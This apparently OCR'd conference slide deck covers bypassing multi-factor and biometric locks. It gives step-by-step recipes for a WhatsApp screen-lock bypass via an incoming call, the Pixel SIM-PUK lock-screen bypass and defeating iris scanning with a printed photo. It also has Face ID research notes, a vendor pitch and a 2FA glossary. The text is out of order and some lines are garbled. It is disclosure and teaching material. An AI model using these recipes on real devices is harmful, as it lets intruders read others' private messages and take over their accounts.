
Bypassing Whatsapp MFA

- In Android, WhatsApp “Screen Lock” feature allows the user to lock the app using available device biometric credentials (Fingerprint, Face ID, PIN, and Pattern).
- The “Auto Lock” feature will lock the app automatically after user-specified duration. If the user opted for “1 minute”, then the app will be locked after 1 minute of inactivity.
- The issue here is, if the user receives a WhatsApp call from someone after 1 minute or later, then the app FAILS to lock. So an attacker can easily bypass the biometric lock just by making a call and rejecting it to access the app completely (read chats, send messages…).

Bypassing Whatsapp MFA

- Enable biometric lock and set auto lock duration (1 min or any).
- Close the app.
- After 1 minute or later, make a call to that device.
- Reject the incoming call and open WhatsApp.

“Any screen inactivity listener”: WhatsApp will be auto-locked after timeout even if the user minimized it from any activity like chat, home, or settings screen. To implement this, WhatsApp registers “Activity Lifecycle Callback” in the {Application.class}.”


```
public class App extends Application {

  public void onCreate() {
    super.onCreate();
    registerActivityLifecycleCallbacks(activityLifecycleCallbacks);
  }

  ActivityLifecycleCallbacks activityLifecycleCallbacks = new
ActivityLifecycleCallbacks() {

    public void onActivityResumed(Activity activity) {
       if(!excludedActivityList.contains(activity)) &&
       SystemClock.elapsedRealtime() - getAppClosedTime() >=
USER_SPECIFIED_DURATION) {
           lockTheApp();
        }
    }

    public void onActivityPaused(Activity activity) {
      saveAppClosedTime(SystemClock.elapsedRealtime());
    }

  };

}
```


Bypassing Whatsapp MFA – Code Flow

When the call is received, {CallActivity.class} is started.

After the call is ended, {CallActivity.class} is closed and the method {onActivityPaused()} is called.

- Method: onActivityPaused()

Stores the current “device up time” {SystemClock.elapsedTime()} as {app closed time}.



```
public void onActivityPaused(Activity activity) {
    if(!excludedActivityList.contains(activity)) {
        saveAppClosedTime(SystemClock.elapsedRealtime());
    }
}
```

Now when the app is reopened,


method {onActivityResumed()} is called.

- Method: onActivityResumed()

It calculates the “time difference” between current “device up time” and the stored {app closed time}. If it is > {user specified duration}, then only it will lock the app.

It fails to lock now because the {app closed time} is saved after the call is ended and the “time difference” is < {user specified duration}.

Bypassing Google Pixel MFA – David Schutz


Lock the phone
Reboot it
Enter the wrong PIN code 3 times
Enter the PUK code to unlock the SIM
Choose a new PIN

Bypassing Google Pixel MFA

Bypassing Retina Scan

Take a photo of the person’s eye

- Lens Specs: 200 mm
- Distance: 15 mm
- Print: High Quality Color Copy
- Use a Wet lens over it and it will be unlocked a

With a sufficient amount of time and complete access to the phone, you could theoretically unlock any Galaxy S series with iris scanning enabled.


Bypassing FaceID - Research

- The Secure Enclave Process

The images captures by Face ID are kept in the encrypted memory of Apple's special co-processor, which is called SEP.


- SEP OS lacks basic exploit protections e.g. No memory layout randomization
- Shared PMGR and PLL are open to attacks
- Inclusion of the fuse source pin should be re-evaluated
- The demotion functinoality appears rather dangerous

During the Black Hat USA conference in Las Vegas, researchers demonstrated a Face ID bypass method that used glasses and tape to unlock and infiltrate the iPhone of an "unconscious" victim.



Solution?

- Authiun



Secure your logins with the world's most intelligent authentication solution.

Authiun is the biggest wall standing between the cyber threats and your company. With Authiun, you are secured on the basis of a detailed trust score generated using multiple authentication factors before final authorization. It makes YOU, Yourself, a real identity.

End Note

- For any comments and suggestions about this talk, Please reach out to me on LinkedIN “Shahmeer Amir” or email me on hello@shahmeeramir.com

Thank You for your time.

SMS based OTP

The OTP is generated by the service provider and sent to the mobile network operator (MNO) that delivers the OTP via SMS to the user.

Third-party time-based tokens

Time-based one-time password is a computer algorithm that generates a one-time password that uses the current time as a source of uniqueness. It is usually done via third party apps like Authy & Google Authenticator

Push Notification

Push notification authentication is a third-party app that helps verify the identity of an user attempting to access a registered account by sending an access request to the device associated with the account before the access is granted.

Challenge Based

Challenge Response Authentication Mechanism (CRAM) is the most often used way to authenticate actions. They are a group of protocols in which one side presents a challenge(to be answered) and the other side must present a correct answer(to be checked/validated) to the challenge in order to get authenticated

Email Based

The Email OTP method enables you to authenticate using the one-time password (OTP) that is sent to the registered email address.

FIDO U2F

Universal Second Factor (U2F) is a relatively new style of 2FA, typically using small USB, NFC or Bluetooth Low Energy (BTLE) devices often called “security keys.”

Biometrics

Biometric 2FA, or biometric authentication, is a method of verifying a user’s identity using a piece of “who they are” such as their fingerprint, facial features, hand shape, iris structure, voice, or typing behavior

Bonus: Backup Codes

Sites will often give you a set of ten backup codes to print out and use in case your phone is dead or you lose your security key. Hard-copy backup codes are also useful when traveling, or in other situations where your phone may not have signal or reliable charging.

hello@shahmeeramir.com